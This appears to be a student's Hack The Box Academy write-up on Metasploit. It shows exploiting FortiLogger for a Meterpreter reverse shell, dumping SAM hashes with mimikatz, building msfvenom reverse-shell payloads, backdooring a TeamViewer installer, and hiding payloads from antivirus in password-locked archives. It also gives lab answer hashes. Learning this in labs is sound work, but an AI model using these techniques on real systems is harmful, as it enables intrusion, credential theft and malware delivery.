
```

98         </div>
99
100        <!-- END LOGIN FORM -->
101    </div>
102    <div class="copyright">
103        <span class="current-year">&copy; <span class="company-name">FortiLogger</span> by <span class="company-name">RZK</span>.
104    </div>
105    <!-- END LOGIN -->
106    <!-- BEGIN JAVASCRIPTS (Load javascripts at bottom, this will reduce page load time) -->
107    <!-- BEGIN LANGJS -->
108    <script src="/assets/global/scripts/lang_en.js?v=3.1.7.22799"></script>
109    <!-- END LANGJS -->
110    <!-- BEGIN CORE PLUGINS -->
111    <!-- [if lt IE 9]>
112    <script src="/assets/global/plugins/respond.min.js"></script>
113    <script src="/assets/global/plugins/excanvas.min.js"></script>
114    <![endif]-->
115    <script src="/assets/global/plugins/jquery.min.js" type="text/javascript"></script>
116    <script src="/assets/global/plugins/jquery-migrate.min.js" type="text/javascript"></script>
117    <script src="/assets/global/plugins/bootstrap/js/bootstrap.min.js" type="text/javascript"></script>
118    <script src="/assets/global/plugins/jquery.blockui.min.js" type="text/javascript"></script>
119    <script src="/assets/global/plugins/jquery.cookie.min.js" type="text/javascript"></script>
120    <script src="/assets/global/plugins/uniform/jquery.uniform.min.js" type="text/javascript"></script>
121    <!-- END CORE PLUGINS -->
122    <!-- BEGIN PAGE LEVEL PLUGINS -->
123    <script src="/assets/global/plugins/jquery-validation/js/jquery.validate.min.js" type="text/javascript"></script>
124    <!-- END PAGE LEVEL PLUGINS -->
125    <!-- BEGIN PAGE LEVEL SCRIPTS -->
126    <script type="text/javascript" src="/assets/global/scripts/metrolic.js?v=20200812113822"></script>
127    <script type="text/javascript" src="/assets/admin/layout/scripts/layout.js?v=20200812113820"></script>
128    <script type="text/javascript" src="/assets/admin/pages/scripts/login.js?v=20200812113822"></script>
129    <script src="/Scripts/Login/script?v=ZX3fIdK5fd4ygZ0KdgrZGy0r21FgIk6FHJ9Rq6zxEY1"></script>
130
131    <!-- END PAGE LEVEL SCRIPTS -->
132    <!-- END JAVASCRIPTS -->
133    <!-- BODY -->
134    <!-- END BODY -->
135 </html>
136


```

I found a name ‘*FortiLogger*’ from the code and thought maybe it was an exploit name. Went ahead searching it on msfconsole. “search *FortiLogger*”.

*I found an exploit and choose to use it.*



I then set the RHOST and LHOST. "set RHOST 10.129.203.65" and "set LHOST 10.10.15.170".



Then i ran the exploit.

```

[*] Started reverse TCP handler on 10.10.15.170:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable. Fortilogger version 4.4.2.2
[*] Generate Payload
[*] Payload has been uploaded
[*] Executing payload...
[*] Sending stage (175686 bytes) to 10.129.203.65:49687
[*] Meterpreter session 1 opened (10.10.15.170:4444 → 10.129.203.65:49687) at 2024-10-15 17:35:45 +0000

```

**Then I ran the exploit.**

**Question:** Retrieve the NTLM password hash for the "htb-student" user. Submit the hash as the answer.

**Answer:**

### Metasploit Modules

- We use terminal commands to update Metasploit for the latest modules.
- For specific modules, We manually download them from ExploitDB or use searchsploit.

### Searching for Exploits

- We search for exploits in msfconsole or using the command line tool searchsploit.

After connecting meterpreter, I ran ” getuid” command and thats how i got the username.

```

[*] Started reverse TCP handler on 10.10.15.170:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable. Fortilogger version 4.4.2.2
[*] Generate Payload
[*] Payload has been uploaded
[*] Executing payload...
[*] Sending stage (175686 bytes) to 10.129.203.65:49687
[*] Meterpreter session 1 opened (10.10.15.170:4444 → 10.129.203.65:49687) at 2024-10-15 17:35:45 +0000

```

**Server username: NT AUTHORITY\SYSTEM**

**meterpreter > [10.10.15.170:4444] > [10.129.203.65:49687] >**

**Submit your answer here.**

**+ 10 Street pts** **Submit**


**Question:** Retrieve the NTLM password hash for the "htb-student" user. Submit the hash as the answer.

**Submit your answer here.**

**+ 10 Street pts** **Submit**

**Question:** Retrieve the NTLM password hash for the "htb-student" user. Submit the hash as the answer.

**Answer:** cf3a5525ee9414229e66279623ed5c58



+ 1 Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?

NT AUTHORITY\SYSTEM

Submit

+ 1 Retrieve the NTLM password hash for the "htb-student" user. Submit the hash as the answer.


cf3a5525ee9414229e66279623ed5c58

Submit

← Previous Next → +10 Streak pts Mark Complete & Next

Powered by HACKTHEBOX

I run the “lsas\_dump\_sam” on the same session.



```
msf6 exploit(windows/http/fortilogger_arbitrary_fileupload) > run
[*] Started reverse TCP handler on 10.10.15.170:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable. Fortilogger version 4.4.2.2
[*] Generate Payload
[*] Payload has been uploaded
[*] Executing payload...
[*] Sending stage (175686 bytes) to 10.129.203.65
[*] Meterpreter session 2 opened (10.10.15.170:4444 → 10.129.203.65:49688) at 2024-10-15 17:40:33 +0000

meterpreter > lsa_dump_sam
[*] The "lsa_dump_sam" command requires the "kiwi" extension to be loaded (run: "load kiwi")
meterpreter > load kiwi
Loading extension kiwi...
.#####
.###. mimikatz 2.2.0 20191125 (x86/windows) :: mimikatz v2.2.0 (2019-11-25) - (6e6d)
.##. #. A L 'Amour" - (6e6d)
##. / ##. /** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
##. \ / ##. > http://blog.gentilkiwi.com/mimikatz
##. v ##. Vincent LE TOUX ( vincent.letoux@gmail.com )
##. #####
##. > http://pingcastle.com / http://mysmartlogon.com ***/lame-session

[*] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa_dump_sam
[*] Running as SYSTEM
[*] Dumping SAM
Domain : WIN-51B397BCIPV
SysKey : c897d2c1c56490b453e326f886b2eef
Local SID : S-1-5-21-2348711446-3829538955-3974936019
SAMKey : e52d743c76043bf814df6e48f1efcb23
RID : 000001f4 (500)
User : Administrator
Hash NTLM: bdafffbfe64f1fc646a3353be1c2c3c99

Supplemental Credentials:
* Primary:NTLM-Strong_NTOWF *
    Random Value : d0e507b237b40a3a1f62ba1935465406
```

Then i was able to sport the NTLM password hash.

```
kali@kali: ~/Desktop
File Actions Edit View Help
Credentials
    aes256_hmac      (4096) : c34300ce936f766e6b0aca4191b93dfb576bbe9efa2d2888b3f275c74d7d9c55
    aes128_hmac      (4096) : 6b6a769c33971f0da23314d5cef843e
    des_cbc_md5      (4096) : 61299e7a768fa2d5
    ...
* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
        ...
    des_cbc_md5      : 61299e7a768fa2d5

    RID : 000003ea (1002)
    User : htb-student
    Hash NTLM: cf3a5525ee9414229e66279623ed5c58

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF * This exploit is MSF specific and use it to get a shell on the target. What is the username of the user you
    Random Value : f88979e2a6999b5cbc7a9308e7b4cd82

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-51B397C1PVhtb-student
    Default Iterations : 4096
    Credentials
        aes256_hmac      (4096) : 1ed226feb91bfd21489a12a58c6cb38b99ab70feb30d971c8987fb44bcb15213
        aes128_hmac      (4096) : 629343148027bcf0d48cf49b06a9960
        des_cbc_md5      (4096) : 379791d616ef6d0e

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN-51B397C1PVhtb-student
    Credentials
        des_cbc_md5      : 379791d616ef6d0e

meterpreter > 
```

## Metasploit Modules

- We use terminal commands to update Metasploit for the latest modules.
- For specific modules, We manually download them from ExploitDB or use searchsploit.

### Searching for Exploits

- We search for exploits in msfconsole or using the command line tool searchsploit.

### Porting Scripts to Metasploit Modules

- Choose an existing module as a template.
- Copy and rename the module appropriately.
- Update the info section, options, and exploit logic as needed.

Create custom modules for proprietary systems where existing modules don't work.

- We can use Ruby for coding custom exploits and tools.

## Module Structure

**Class Definition.** Inherit from `Msf::Exploit::Remote`.

Include Statements

- `Msf::Exploit::Remote::HttpClient`: For HTTP client methods.
- `Msf::Exploit::PhpEXE`: For generating PHP payloads.
- `Msf::Auxiliary::Report`: For reporting to the Metasploit database.

Initialization

- Use `initialize(info={ })` to set module information.
- Fill in Name, Description, License, Author, References, Platform, etc.

Options Registration

- We define required options with `register_options()`.
- Use `OptString` for strings and `OptPath` for file paths.

We Adjust Existing Modules by using them as templates. We can remove Unused Includes eg any methods not needed for the exploit.

## Functions

- CSRF Token Retrieval: Implement a function to get CSRF tokens from responses.
- Authentication Check: Implement a function to verify successful logins.
- Brute-force Logic: Create a loop to try passwords from a provided wordlist.

# Introduction to MSFVenom

- **MSFVenom** combines MSFPayload and MSFEncode for creating customizable payloads.
- It generates shellcode for various architectures and OS versions, with options for encoding and cleaning payloads.
- Antivirus (AV) detection is more complex due to heuristic analysis; older evasion techniques are less effective.

## Creating Payloads

For example, Open FTP with weak security allows for PHP shell upload through an IIS web service. “**ftp IP\_address**” allows us to login anonymously.

- We use nmap to discover services and their versions. “nmap -sV -T4 -p- 1 IP”
- 

## Generating Payload

- An example use of msfvenom to create a reverse TCP payload in ASPX format.  
“msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.10.14.5 LPORT=1337 -f aspx > reverse\_shell.aspx”

## Setting Up Listener

- **Msfconsole.** We use multi/handler to prepare for incoming connections.
- We set LHOST and LPORT to match the payload settings then run.

## Meterpreter Shell

- Session opens successfully, confirming execution after a successful attack. We then use **getuid** to check the current user context.

## Local Exploit Suggester

- Allows us to find local privilege escalation exploits for the current user. “**search local exploit suggester**”, set session then run.
- Run local\_exploit\_suggester to check for vulnerabilities.

## Local Privilege Escalation

- Choosing Exploits: Review results from the suggester and select a suitable exploit.
- Example Exploit: ms10\_015\_kitrap0d for privilege escalation.
- Configuration: Set required options (like SESSION and LPORT).
- Execution: Run the exploit and wait for a privileged Meterpreter session.

Use **getuid** again to confirm elevated privileges (e.g., NT AUTHORITY\SYSTEM).

## Firewall and IDS/IPS Evasion

To effectively attack a target, it's crucial to understand its defense mechanisms, primarily through Endpoint Protection and Perimeter Protection.

**Endpoint Protection.** It refers to software and services designed to protect individual devices within a network (e.g., PCs, servers).

- Often includes antivirus, antimalware, firewalls, and anti-DDoS protection.
- Examples include Avast, Nod32, Malwarebytes, and BitDefender.

**Perimeter Protection.** Involves devices or systems at the network's edge that control access from external networks to internal ones.

**DMZ** is a middle zone that hosts public-facing servers while still allowing management from internal networks.

## Security Policies

A policy governs the security posture of networks, similar to Access Control Lists (ACLs). Types of policies include,

- Network Traffic Policies
- Application Policies
- User Access Control Policies
- File Management Policies
- DDoS Protection Policies

## Event Matching Methods

- Signature-based Detection. Matches network packets against known attack patterns (signatures).
- Heuristic/Statistical Anomaly Detection. Compares behavior against established baselines; deviations trigger alarms.
- Stateful Protocol Analysis Detection. Analyzes protocol behaviors against pre-defined profiles.
- Live Monitoring and Alerting. Involves teams of analysts using software to monitor network activity and respond to threats.

## **Evasion Techniques**

Most antivirus solutions primarily rely on signature-based detection.

### **To Bypassing Detection**

- We can use encoding techniques on payloads, though this is becoming less effective.
- AES Encrypted Communication: MSF6's capabilities allow for encrypted communication, reducing detection risks from IDS/IPS.

### **Advanced Evasion Strategies**


- Exploiting allowed services and protocols, as demonstrated in the Equifax hack, can facilitate undetected data exfiltration.

### **Also, Payload Obfuscation**

- Executable Templates. MSFVenom allows the use of executable templates to hide malicious payloads within legitimate programs, creating backdoored executables.
- Embedding Shellcode. By injecting payloads into benign executables, attackers can evade detection significantly.

How msfvenom can embed payloads into any executable file example.

```
“msfvenom windows/x86/meterpreter_reverse_tcp LHOST=10.10.14.2 LPORT=8080 -k -x  
~/Downloads/TeamViewer_Setup.exe -e x86/shikata_ga_nai -a x86 --platform windows -o  
~/Desktop/TeamViewer_Setup.exe -i 5”
```



A screenshot of a Firefox browser window. The address bar shows the URL <https://academy.hackthebox.com/module/39/section/416>. The page content is a terminal session from Kali Linux. The terminal command is:

```
kelvinkim@htb[/htb]$ msfvenom windows/x86/meterpreter_reverse_tcp LHOST=10.10.14.2 LPORT=8080 -k -x ~/Downloads/TeamViewer_Setup.exe
```

The output of the command shows the payload generation process:

```
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 27 (iteration=0)
x86/shikata_ga_nai succeeded with size 54 (iteration=1)
x86/shikata_ga_nai succeeded with size 81 (iteration=2)
x86/shikata_ga_nai succeeded with size 108 (iteration=3)
x86/shikata_ga_nai succeeded with size 135 (iteration=4)
x86/shikata_ga_nai chosen with final size 135
Payload size: 135 bytes
Saved as: /home/user/Desktop/TeamViewer_Setup.exe
```

we trigger the continuation of the normal execution of the launched application while pulling the payload in a separate thread from the main application using the **-k flag**.


**Archiving** a piece of information such as a file, folder, script, executable, picture, or document and placing a password on the archive bypasses a lot of common anti-virus signatures today.

Format.

- “rar a ~/payload.rar -p ~/payload\_name”

To remove the .rar extension on our archive payload we can use “**mv payload.rar payload**”

For example, I created a payload, archived it then removed the .zip extension on my machine.



A screenshot of a terminal window on Kali Linux. The command entered is:


```
(kali㉿kali)-[~/Desktop]$ msfvenom windows/x86/meterpreter_reverse_tcp LHOST=10.10.15.207 LPORT=8080 -k -e x86/shikata_ga_nai -a x86 --platform windows -o ~/test.js -i 5
```

The output shows the payload generation and the creation of a zip archive:

```
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 27 (iteration=0)
x86/shikata_ga_nai succeeded with size 54 (iteration=1)
x86/shikata_ga_nai succeeded with size 81 (iteration=2)
x86/shikata_ga_nai succeeded with size 108 (iteration=3)
x86/shikata_ga_nai succeeded with size 135 (iteration=4)
x86/shikata_ga_nai chosen with final size 135
Payload size: 135 bytes
Saved as: /home/kali/test.js
```


Note at the bottom: “This will mark the archive as being unable to be scanned due to being locked with a password. An administrator may need to inspect these archives to determine if they are malicious or not.”

Created a zip archive.



```
(kali㉿kali)-[~/Desktop]$ zip test.zip test.js
adding: test.js (stored 0%)
(kali㉿kali)-[~/Desktop]$ ls
test.js|test.zip
(kali㉿kali)-[~/Desktop]$
```

Then removed the .zip extension.



```
(kali㉿kali)-[~/Desktop/wee]$ ls
test.zip
(kali㉿kali)-[~/Desktop/wee]$ mv test.zip test
(kali㉿kali)-[~/Desktop/wee]$ ls
test
(kali㉿kali)-[~/Desktop/wee]$
```

A **Packer** combines a payload, an executable program, and decompression code into a single file.

- When executed, the decompression code restores the original executable.
- Provides an extra layer of protection against file scanning.
- The packed executable retains original functionality.

Tools like **msfvenom** allows compression and restructuring of backdoored executables, including encryption.

### Popular Packer Software include

- UPX Packer
- The Enigma Protector
- MPRESS
- Alternate EXE Packer

